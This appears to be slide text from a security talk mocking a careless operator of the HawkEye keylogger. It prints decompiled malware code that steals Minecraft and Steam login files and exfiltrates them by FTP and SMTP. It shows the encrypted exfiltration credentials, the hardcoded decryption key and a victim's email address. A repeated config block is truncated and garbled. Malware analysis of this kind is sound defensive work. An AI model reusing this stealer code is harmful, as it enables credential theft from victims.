
I COULDN'T AGREE MORE



RPT

Ridiculous
Persistent
Threat

Attacker Infrastructure




Decompiled Code

```
"This is an email notifying you that ",
MyProject.Computer.Name,
" has ran your logger and emails should be sent to you shortly and at interval choosen.\r\n \r\nLogger Details: \r\nServer Name: ",
this.appname,
"\r\nKeylogger Enabled: ",
text4,
"\r\nClipboard-Logger Enabled: ",
text5,
"\r\nTime Logs will be delivered: Every ",
text,
" minutes\r\n \r\nStealers Enabled: ",
text6,
"\r\nTime Log will be delivered: Average 2 to 4 minutes\r\n \r\nLocal Date and Time: ",
Conversions.ToString(MyProject.Computer.Clock.LocalTime),
"\r\nInstalled Language: ",
MyProject.Computer.Info.InstalledUICulture.ToString(),
"\r\nOperating System: ",
MyProject.Computer.Info.OSFullName,
"\r\nInternal IP Address: ",
this.InternalIp,
"\r\nExternal IP Address: ",
this.ExIP,
"\r\nInstalled Anti-Virus: ",
this.MyAV,
"\r\nInstalled Firewall: ",
this.MyFirewall
```



Hawkeye Features




- Stealing Keystrokes
- Stealing Clipboard Data
- Screenshots
- Dedicated Stealers
 - Minecraft
 - Steam



```
public void Minecraftsub()
{
    Thread.Sleep(this.Minecrafttt);
    if (this.IsConnectedToInternet())
    {
        if (Operators.CompareString(this.useftp, "noftp", false) != 0)
        {
            try
            {
                if (File.Exists(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\minecraft\\lastlogin"))
                {
                    this.UploadFTP(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\minecraft\\lastlogin");
                }
            }
            catch
            {
            }
        }
    }
}
```

```
public void ForceSteamLogin()
{
    checked
    {
        try
        {
            string str = Environment.GetFolderPath(Environment.SpecialFolder.ProgramFiles) + "\\Steam";
            string str2 = str + "\\config";
            string text = str2 + "\\SteamAppData.vdf";
            string text2 = str + "\\ClientRegistry.blob";
        }
        catch
        {
        }
    }
}
```

Attacker Infrastructure



SMTP C2 Channel

```
public class Debugger : Form
{
    // Token: 0x0600001D RID: 29 RVA: 0x00002428 File Offset: 0x00000628
    public Debugger()
    {
        base.Load += new EventHandler(this.Form1_Load);
        this.encryptedemailstring = "nBhyHy6Sak6H1+J6Nou94Z3hNVpE2s2Y+t9hDze4Zy1K0SDAjbV8Yo36hx7uEXM2W";
        this.encryptedpassstring = "XJEaMaDVqUD00DP/2zi6jP10Ybu7KSyECfXhtDnMnTo=";
        this.encryptedsmtpstring = "p6jlA/pFxPY/GhNpssNs4I1ejCw1v55+QnCqnA6gk4A=";
        this.portstring = "587";
        this.timerstring = "120000";
        this.fakemgrstring = "The application failed to initialize properly (0xc0000135)";
        this.fakemgrtitle = "Microsoft Error";
        this.fakeMSGholder = "MessageBoxIcon.Error";
        this.encryptedftphost = "+7Qnb614z7txzTKoi0QLwopkW0G1jx3MjQpJgbj1AmQ=";
        this.encryptedftpuser = "7tx+2Urw4wbmckNirnI+F6WMTk7EvdPdXMuq0nKHM2Q=";
        this.encryptedftppass = "J5/u1WKuAIJdvwIUxvLmEib1t0kyVMcodM0cX/1EKS4=";
        this.encryptedphplink = "i4vNWARBPGR+VB/FqBFQkCnTyM4uuZntyzmrxA2NU30uh1yESqjn2BzImGT2aYHTwqtqcQEQt36cexcfEZ/Fz/Q17z1pBBHLqCdx3y/
        mmdcCgv8v/42Rghv029c7wLF1";
        this.DestructoneString = "01";
        this.DestructtwoString = "01";
        this.DestructthreeStringyear = "2014";
        this.useemail = "yesemail";
        this.useftp = "noftp";
        this.usephp = "nophp";
    }
}
```

SMTP credentials
encrypted with AES +
Base64 encoded

AES Key: "EncryptedCredentials"



```
public string Decrypt(string encryptedBytes, string secretKey)
{
    string result = null;
    checked
    {
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(encryptedBytes)))
        {
            RijndaelManaged algorithm = this.getAlgorithm(secretKey);
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, algorithm.CreateDecryptor(), CryptoStreamMode.Read))
            {
                byte[] array = new byte[(int)(memoryStream.Length - 1L) + 1];
                int count = cryptoStream.Read(array, 0, (int)memoryStream.Length);
                result = Encoding.Unicode.GetString(array, 0, count);
            }
        }
        return result;
    }
}
```


AES Key

```
this.emailstring = this.Decrypt(this.encryptedemailstring, "EncryptedCredentials");
this.passstring = this.Decrypt(this.encryptedpassstring, "EncryptedCredentials");
this.smtpstring = this.Decrypt(this.encryptedsmtpstring, "EncryptedCredentials");
this.ftphost = this.Decrypt(this.encryptedftphost, "EncryptedCredentials");
this.ftpuser = this.Decrypt(this.encryptedftpuser, "EncryptedCredentials");
this.ftppass = this.Decrypt(this.encryptedftppass, "EncryptedCredentials");
this.phplink = this.Decrypt(this.encryptedphplink, "EncryptedCredentials");
```



SMTP C2 Channel

```
public class Debugger : Form
{
    // Token: 0x0600001D RID: 29 RVA: 0x00002428 File Offset: 0x00000628
    public Debugger()
    {
        base.Load += new EventHandler(this.Form1_Load);
        this.encryptedemailstring = "nBhyHy6Sak6H1+J6Nou94Z3hNVpE2s2Y+t9hDze4Zy1K0SDA";
        this.encryptedpassstring = "XJEaMaDVqUD00DP/2zi6jP10Ybu7KSyECfXhtDnMnTo=";
        this.encryptedsmtpstring = "p6jlA/pFxPY/GhNpssNs4I1ejCw1v55+QnQnA6gk4A=";
        this.portstring = "587";
        this.timerstring = "120000";
        this.fakemgrstring = "The application failed to initialize properly (0xc00001";
        this.fakemgrtitle = "Microsoft Error";
        this.fakeMSGholder = "MessageBoxIcon.Error";
        this.encryptedftphost = "+7Qnb614z7txzTKoiOQLwopkw0G1jx3MjQpJgbjAmQ=";
        this.encryptedftpuser = "7tx+2Urw4wbmckNirnI+F6WMTk7EvdPdXMuqOnKHM2Q=";
        this.encryptedftppass = "J5/ulWKuAIJdvwIUxvLmEib1t0kyVMcodM0cX/1EKS4=";
        this.encryptedphplink = "i4vNWARBPGR+VB/FqBFQkCnTyM4uuZntyzmrxA2NU30uh1yESqjn";
        mmdcCgv8v/42Rghv029c7wLF1";
        this.DestructoneString = "01";
        this.DestructtwoString = "01";
        this.DestructthreeStringyear = "2014";
        this.useemail = "yesemail";
        this.useftp = "noftp";
        this.usephp = "nophp";
    }
}
```



ALPT


Absolutely Ludicrous Persistent Threat

```
public string Decrypt(string encryptedBytes, string secretKey)
{
    string result = null;
    checked
    {
        using (MemoryStream memoryStream = new MemoryStream(Convert.FromBase64String(encryptedBytes)))
        {
            RijndaelManaged algorithm = this.getAlgorithm(secretKey);
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, algorithm.CreateDecryptor(), CryptoStreamMode.Read))
            {
                byte[] array = new byte[(int)(memoryStream.Length - 1L) + 1];
                int count = cryptoStream.Read(array, 0, (int)memoryStream.Length);
                result = Encoding.Unicode.GetString(array, 0, count);
            }
        }
        return result;
    }
}
```

```
this.emailstring = this.Decrypt(this.encryptedemailstring, "EncryptedCredentials");
this.passstring = this.Decrypt(this.encryptedpassstring, "EncryptedCredentials");
this.smtpstring = this.Decrypt(this.encryptedsmtpstring, "EncryptedCredentials");
this.ftphost = this.Decrypt(this.encryptedftphost, "EncryptedCredentials");
this.ftpuser = this.Decrypt(this.encryptedftpuser, "EncryptedCredentials");
this.ftppass = this.Decrypt(this.encryptedftppass, "EncryptedCredentials");
this.phplink = this.Decrypt(this.encryptedphplink, "EncryptedCredentials");
```



Attacker Infrast...



Victim Data

Mail Account Setup


Your name: ggglaser Your name, as shown to others

Email address: ggglaser@bellair.biz


Password: [redacted]

☒ Remember password

